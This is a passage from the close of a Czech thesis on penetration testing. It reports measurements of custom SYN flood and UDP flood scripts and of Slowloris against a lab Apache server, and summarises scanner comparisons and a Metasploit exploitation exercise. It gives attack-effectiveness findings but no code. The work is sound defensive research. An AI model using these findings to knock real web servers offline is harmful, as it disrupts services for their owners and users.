Tab. 8.1: Porovnání naměřených výsledků DoS útoků

Typ útoku/ skript	Úspěšnost požadavků (%)	Trvání útoku (s)	Min. odezva (ms)	Max. odezva (ms)	Průměrná odezva (ms)	Síla útoku (paket/s)	Průměrný datový tok (Mb/s)
SYNflood.py	100	60	395	732	504	151 333	76,68
SYNflood2.py	100	60	1 273	10 086	4 803	19 172	9,8
UDPflood.py	100	60	57	558	419	150 039	76,82
UDPflood2.py	100	60	363	1 920	1 044	70 744	36,22
Slowloris	43	180	7 176	32 403	18 830	71	0,082

V průběhu záplavových útoků se mnohokrát zvýšila odezva webového serveru v porovnání s běžnou maximální hodnotou 10 ms. Úspěšnost HTTP požadavků však zůstala vždy 100%.


Z tabulky a z grafů na obrázku 8.8 jsou patrné rozdíly mezi útoky SYNflood.py a SYNflood2.py. První varianta, která zahlcuje cíl s neměnným paketem, dosahuje síly útoku přibližně 151 000 paketů/s. Průměrná odezva webového serveru byla naměřena 504 ms. Skript SYNflood2.py vytváří pro každý paket novou hlavičku, a proto dosahuje nižšího výkonu. Generuje přibližně 19 000 paketů/s, avšak účinněji zvyšuje odezvu webového serveru, protože otevírá velké množství spojení webového serveru. Průměrná odezva byla zjištěna 4,8 sekundy. Pro srovnání, vzdálený server www.google.com vykazuje z měřícího PC průměrnou odezvu 28 ms.

Pomocí skriptu UDPflood.py byly naměřeny podobné hodnoty jako u SYNflood.py. Síla útoku je přibližně 150 000 paketů/s, průměrná odezva 419 ms, což je jen 85 ms nižší


než u SYNflood.py. Pro srovnání byl skript upraven tak, aby byl každý odeslaný datagram směřován na jiný port cílového systému. Výsledkem je skript UDPflood.py. Z naměřených hodnot je patrné, že průměrná síla útoku se snížila na 70 000 paketů/s, ale průměrná odezva se zvýšila více než zdvojnásobila na průměrnou sekundu. Grafický průběh těchto útoku se nachází na obrázku na obrázku 8.9.

Slowloris se ukázal jako účinný útok pro znepřístupnění služby webového serveru. Během 180 sekund útoku byly získány pouze 3 úspěšné odpovědi serveru, avšak po dlouhé době. Nejkratší změřená odezva činí přibližně 7 sekund, průměrná se pohybuje okolo 18 sekund. Jak je znázorněno v grafu na obrázku 8.9, většinu času během útoku byly webové stránky prakticky nedostupné. Slowloris generuje v porovnání se záplavovými útoky minimální datový tok.

Webový server se po skončení každého z útoků vrací během několika sekund k normálnímu provozu.



Obr. 8.8: Odezvy webového serveru v závislosti na čase během SYN flood útoků



Obr. 8.9: Odezvy webového serveru v závislosti na čase během UDP flood útoků a Slowloris

9 ZÁVĚR

Teoretická část práce se věnuje seznámení s problematikou etického hackingu a penetračního testování. Vysvětleny jsou základní pojmy, rozdělení testů, metodologie testování, a nakonec jsou uvedeny některé nástroje, které lze pro testování použít. Dále měl být vypracován přehled požadavků norem ISO 27000 a standardu PCI DSS. Tyto dokumenty mohou být vodítkem pro organizace, které chtějí mít aplikované jasné postupy, jak přistupovat k bezpečnosti svých důvěrných informací. V současnosti je to v ČR pro některé organizace povinností. Normy obsahují velké množství požadavků, které není možné všechny uvést, a proto byl vypracován stručný popis jednotlivých bodů standardů. Na základě informací v této práci si lze udělat představu, co je v těchto normách obsaženo.

Náplní třetí kapitoly je popis skeneru zranitelností Nessus, který je v rámci této práce využíván. Je zde uveden postup instalace, představení prostředí, popis vytváření testů a interpretace výsledků. Podobně je zaměřena čtvrtá kapitola věnovaná distribuci Kali Linux a několika bezpečnostním nástrojům v ní obsaženým.

Další části práce jsou zaměřeny prakticky. Prvním úkolem bylo odhalit zranitelnosti v laboratorní síti pomocí pěti nástrojů. Pro testování byly zvoleny nástroje Nessus, OpenVAS, Nexpose Community, Retina Community a GFI LanGuard. Byla vytvořená virtuální laboratorní síť obsahující stanice s různými systémy – Windows 7, Windows XP, Ubuntu, Debian a FreeBSD. Unixové systémy plnily funkci FTP, SSH a webového serveru. Pomocí pěti zmíněných nástrojů byly provedeny testy z vnitřní i vnější strany sítě, a zároveň nepověřené i pověřené testy. Celkové počty nalezených zranitelností jsou shrnuty v tabulce 5.3. Nejvíce zranitelností bylo nalezeno nástrojem Nexpose. Další v pořadí následuje Retina a Nessus. Na základě testů v této práci nelze tvrdit, který nástroj je jednoznačně nejlepší. Výsledky nástrojů Nexpose, Retina a Nessus se v mnoha zranitelnostech nejvíce shodují, ale Nexpose a Retina identifikovaly více jednotlivých zranitelností serveru Apache. Z mého subjektivního hlediska se nejlépe pracuje s nástrojem Nessus. Výhodou nástroje OpenVAS je open source licence, což je v této kategorii softwaru spíše výjimka. Nedostačující výsledky v porovnání s ostatními nástroji poskytl GFI LanGuard.

Dalším úkolem byla realizace penetračního testu v laboratorní síti, která byla rozšířena o zranitelný systém Metasploitable a Windows server 2008. Stanice s operačními systémy Windows byly přiřazeny do domény. Testy byly provedeny z vnější i vnitřní strany sítě. Pro sběr informací byly v rámci penetračních testů použity nástroje Dmitry a Zenmap, které úspěšně identifikovaly stanice v síti, jejich otevřené porty, služby a operační systémy. Pro odhalování zranitelností byl využit Nessus. Díky vhodnému nastavení SSH serverů a domény byly úspěšně provedeny pověřené kontroly stanic. Pověřené kontroly odhalily u stanic více zranitelností než nepověřené. Nejrizikovější stanice v síti jsou Windows XP, Metasploitable a Windows server 2008, a to zejména kvůli chybějícím aktualizacím a záplatám systému. Byla vypracována laboratorní úloha, jejíž cílem je zneužití dvou vybraných zranitelností. V úloze je demonstrován postup, jak s využitím nástroje Metasploit zneužít zranitelnosti Windows server 2008 SP 1 a FTP serveru Vsftpd 2.3.4 ke vzdálenému

přístupu do těchto systémů.

Posledním praktickým úkolem bylo otestovat odolnost systémů vůči záplavovým a pomalým útokům. Jako záplavové útoky byly zvoleny SYN flood a UDP flood. Pro vykonání těchto útoků byly realizovány vlastní skripty v jazyce Python. Jako pomalý útok byl využit Slowloris v jeho volně dostupné implementaci v jazyce Perl. Útoky byly generovány z fyzického serveru a směřovaly na webový server Apache verze 2.2.22. Během útoků byla sledována odezva webového serveru na HTTP požadavky a jejich úspěšnost. Výsledky testování jsou shrnuty v tabulce 8.1 a na obrázcích 8.8 a 8.9.

První typy skriptů pro SYN a UDP flood útoky zahlcují cílový systém s neměnnými pakety s požadovaným obsahem. Skript SYNflood.py generuje útok o síle průměrných 151 000 paketů/s. UDPflood.py generuje podobně průměrně 150 000 paketů/s. Datový tok se v případě obou skriptů blíží k 77 Mb/s. Během útoku pomocí SYNflood.py je průměrná odezva 504 ms, během útoku s využitím skriptu UDPflood.py dosahuje 419 ms. Výchozí odezva webového serveru, pokud neprobíhal žádný útok, byla zjištěna maximálně 10 ms.

Druhý typ SYN flood útoku generuje každý paket s jinou IP adresou a portem, a tím pádem neustále otevírá mnoho nových neuplných TCP spojení na cílovém serverem. Následkem je zvýšení průměrné odezvy webového serveru na 4,8 sekundy. Tento útok je účinější než první typ SYN flood, ačkoliv generuje průměrně 19 000 paketů/s. Také druhý typ UDP flood útoku se prokázal jako účinější než UDPflood.py. Každý vygenerovaný datagram je směřován na jiný náhodný port webového serveru. Průměrná odezva webového serveru pak činí přibližně 1 sekundu. Síla tohoto útoku je průměrných 71 000 paketů/s.

Ve výsledku docílily záplavové útoky zvýšení odezvy webového serveru, ale nebylo dosaženo odmítnutí služby (DoS). K tomu by bylo zřejmě potřeba ještě větší síly útoku. Toho by mohlo být dosaženo pomocí výkonnějšího hardware nebo generováním útoků z více zdrojů současně.

Útok Slowloris byl spuštěn po dobu tří minut. Během této doby byly získány pouze 3 úspěšné HTTP odpovědi webového serveru o průměrné odezvě necelých 19 sekund. Většinu času byla požadovaná webová stránka nedostupná. Odmítnutí služby bylo dosaženo při síle útoku 71 paketů/s. Potvrdilo se, že webový server Apache není odolný vůči Slowloris útoku. V rámci tohoto testu se Slowloris navzdory svému nízkému datovému toku ukázal jako nejúčinější útok pro docílení odmítnutí služby webového serveru Apache.

LITERATURA

[1] 6 free network vulnerability scanners. In: GEIER, Eric. *NETWORK WORLD* [online]. Apr 29, 2014 [cit. 2014-11-27]. Dostupné z: http://www.networkworld.com/article/2176429/security/6-free-network-vulnerability-scanners.html

[2] *BackTrack Linux: Penetration Testing Distribution* [online]. © 2014 [cit. 2014-11-24]. Dostupné z: http://www.backtrack-linux.org/

[3] FADYUSHIN, Vyacheslav a Bruce HYSLOP. *Instant penetration testing: Setting up a test lab how-to*. Birmingham: Packt Publishing, 2013, 74 s. ISBN 978-1-84969-412-4.

[4] HANZAL, Jan. *Testování odolnosti sítí a ochrana před útoky odepření služeb*: diplomová práce. Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací, 2014. 72 s. Vedoucí práce byl Ing. Jan Hajný, Ph.D

[5] HARRIS, Shonn. *Hacking: manuál hackera*. 1. vyd. Praha: Grada, 2008, 399 s. ISBN 978-80-247-1346-5.

[6] HIZVER, Jennia. Penetration Testing: 5 Common Myths Explained. In: *Networking Exchange Blog* [online]. 22.9.2014 [cit. 2015-03-26]. Dostupné z: http://networkingexchangeblog.att.com/enterprise-business/penetration-testing-5-common-myths-explained/#fbid=czgI76468Ej

[7] Http-ping. *Core Technologies Consulting* [online]. © 2004-2015 [cit. 2015-05-11]. Dostupné z: http://www.coretechnologies.com/products/http-ping/

[8] *ISO - International Organization for Standardization* [online]. 2015 [cit. 2015-03-28]. Dostupné z: http://www.iso.org/

[9] ISO/IEC 27000. *Information technology — Security techniques — Information security management systems — Overview and vocabulary*. Third edition. Geneva: ISO/IEC 2014, 2014-01-15. Dostupné z: http://standards.iso.org/ittf/PubliclyAvailableStandards/c063411_ISO_IEC_27000_2014.zip

[10] ISO/IEC 27001. *Information technology – Security techniques – Information security management systems – Requirements*. Second edition. Geneva: ISO/IEC 2013, 2013-10-01.

[11] JACKSON, Chris. Network Security Auditing Tools and Techniques. *Ciscopress.com* [online]. 29.6.2010 [cit. 2015-04-24]. Dostupné z: http://www.ciscopress.com/articles/article.asp?p=1606900&seqNum=4

[12] *Kali Linux: Rebirth of BackTrack, the Penetration Testing Distribution* [online]. © 2014 [cit. 2014-11-24]. Dostupné z: https://www.kali.org/

[13] *Kali Linux - Penetration Testing Distribution - Documentation* [online]. © 2014 [cit. 2014-11-25]. Dostupné z: http://docs.kali.org/

[14] *Kali Linux Tools* [online]. © 2014 [cit. 2014-12-08]. Dostupné z: http://tools.kali.org/

[15] KRČMÁŘ, Petr. Útok Slowloris aneb plíživé nebezpečí pro web servery. *ROOT.CZ* [online]. 17. 5. 2011 [cit. 2015-05-17]. Dostupné z: http://www.root.cz/clanky/utok-slowloris-aneb-plizive-nebezpeci-pro-web-servery/

[16] METASPLOIT: PENETRATION TESTING SOFTWARE. *Penetration Testing Software | Rapid7* [online]. 2015 [cit. 2015-02-23]. Dostupné z: http://www.rapid7.com/products/metasploit/editions.jsp

[17] Metasploitable 2 Exploitability Guide. *Rapid7 Community* [online]. 31.5.2012 [cit. 2015-03-16]. Dostupné z: http://r-7.co/Metasploitable2

[18] MOON, Silver. Syn flood program in python using raw sockets (Linux). *BinaryTides* [online]. Oct 2, 2012 [cit. 2015-05-14]. Dostupné z: http://www.binarytides.com/python-syn-flood-program-raw-sockets-linux/

[19] *Normy ISO/IEC 27xxx: Přehled norem* [online]. Brno, 3.11. 2014 [cit. 28.3.2015]. Dostupné z: http://www.vutbr.cz/www_base/priloha.php?dpid=85371

[20] *Offensive Security Training and Services* [online]. © 2014 [cit. 2014-11-24]. Dostupné z: http://www.offensive-security.com/

[21] OpenVAS: Open Vulnerability Assessment System. *OpenVAS* [online]. 2014 [cit. 2014-11-28]. Dostupné z: http://www.openvas.org/

[22] Orignal-Slowloris-HTTP-DoS. *GitHub* [online]. © 2015 [cit. 2015-05-17]. Dostupné z: https://github.com/Ogglas/Orignal-Slowloris-HTTP-DoS

[23] OSSTMM. *Open Source Security Testing Methodology Manual*. 3. vyd. ISECOM, 2010. Dostupné z: http://www.isecom.org/research/osstmm.html

[24] PCI DSS. *Payment Card Industry (PCI) Data Security Standard: Requirements and Security Assessment Procedures*. Version 3.0. PCI Security Standards Council, LLC, November 2013. Dostupné z: https://www.pcisecuritystandards.org/security_standards/documents.php

[25] SecTools.Org Top Network Security Tools. *SECTOOLS.ORG* [online]. 2014 [cit. 2014-11-20]. Dostupné z: http://sectools.org/

[26] SELECKÝ, Matúš. *Penetrační testy a exploitace*. 1. vyd. Brno: Computer Press, 2012, 303 s. ISBN 978-80-251- 3752-9.

[27] SHRAVAN, Kumar, Bansal NEHA a Bhadana PHAWAN. Penetration Testing: A Review. In: *COMPUSOFT International Journal of Advanced Computer Technology', Vol 3, Iss 4, Pp 752-757 (2014)* [online]. 2014 [cit. 2015-03-15]. ISSN 2320-0790. Dostupné z: http://ijact.in/wp-content/uploads/2014/04/COMPUSOFT-34-752-757.pdf

[28] SVOBODA, Tomáš. ISMS: naplňte požadavky zákona. *ICT SECURITY* [online]. 14.2.2015 [cit. 2015-04-06]. Dostupné z: http://www.ictsecurity.cz/sk/security-bezpenos/isms-naplnte-pozadavky-zakona.html

[29] TCP SYN Flooding and IP Spoofing Attacks. *CERT* [online]. September 19, 1996, November 29, 2000 [cit. 2015-05-18]. Dostupné z: http://www.cert.org/historical/advisories/CA-1996-21.cfm

[30] *Tenable Network Security* [online]. 2014 [cit. 2014-11-16]. Dostupné z: http://www.tenable.com/

[31] TENABLE NETWORK SECURITY. *Nessus 6.1 Installation and Configuration Guide* [online]. Revision 2. November 19, 2014 [cit. 2014-11-16]. Dostupné z: http://static.tenable.com/documentation/nessus_5.2_installation_guide.pdf

[32] TENABLE NETWORK SECURITY. *Nessus 6.1 User Guide* [online]. Revision 2. November 21, 2014 [cit. 2014-11-17]. Dostupné z: http://static.tenable.com/documentation/nessus_6.1_user_guide.pdf

[33] TENABLE NETWORK SECURITY. *Nessus Credentialed Checks* [online]. Revision 37. November 18, 2014 [cit. 2014-12-6]. Dostupné z: http://static.tenable.com/documentation/nessus_credential_checks.pdf

[34] Top Ten Penetration Testing Linux Distributions. In: DALZIEL, Henry. *Concise Courses Security Blog* [online]. 2012, May 2013 [cit. 2014-11-20]. Dostupné z: http://www.concise-courses.com/security/top-ten-distros

[35] TRESEANGRAT, Kiattikul. *Performance analysis of defense mechanisms against UDP flood attacks*. 2014. Dostupné z: http://hdl.handle.net/10652/2523. Závěrečná práce. Unitec Institute of Technology

[36] UDP Port Denial-of-Service Attack. *CERT* [online]. February 8, 1996, September 24, 1997 [cit. 2015-05-18]. Dostupné z: http://www.cert.org/historical/advisories/CA-1996-01.cfm

[37] VSphere Hypervisor. *Vmware* [online]. VMware, © 2014 [cit. 2014-12-06]. Dostupné z: https://www.vmware.com/products/vsphere-hypervisor/

[38] Zákon o kybernetické bezpečnosti a o změně souvisejících zákonů. In: *181/2014*. 23.6.2014. Dostupné z: https://www.govcert.cz/download/nodeid-622/

SEZNAM SYMBOLŮ, VELIČIN A ZKRATEK

ARM	Advanced RISC Machine
ARP	Address Resolution Protocol
BID	Bugtraq ID
BSD	Berkeley Software Distribution
CSRF	Cross-site Request Forgery
CVE	Common Vulnerabilities and Exposures
CVSS	Common Vulnerability Scoring System
CWE	Common Weakness Enumeration
DHCP	Dynamic Host Configuration Protocol
DMZ	Demilitarized zone
DoS	Denial of Service
DDOS	Distributed Denial of Service
FTP	File Transfer Protocol
HTTP	Hypertext Transfer Protocol
ICMP	Internet Control Message Protocol
IDS	Systém pro odhalení průniku – Intrusion Detection System
ISMS	Information Security Management Systems
ISO	International Organization for Standardization
NAT	Network Adress Translation
NIST	National Institute of Standards and Technology
OSVDB	Open Source Vulnerability Database
PAN	Primary Account Number
PCI DSS	Payment Card Industry Data Security Standard
S-FTP	SSH File Transfer Protocol
SMB	Server Message Block
SSH	Secure Shell

SSL	Secure Sockets Layer
SQL	Structured Query Language
TCP	Transmission Control Protocol
TNS	Tenable Network Security
UID	Unique Identification Number
UDP	User Datagram Protocol
VLAN	Virtual Local Area Network
VPN	Virtual Private Network
WEP	Wired Equivalent Privacy
XSS	Cross-site scripting

SEZNAM PŘÍLOH

A OBSAH PŘILOŽENÉHO CD

- Elektronická verze této práce
- Přehled nalezených zranitelností z kapitoly 5
- Reporty generované Nessusem externího i interního testu z kapitoly 6
- Použité skripty z kapitoly 8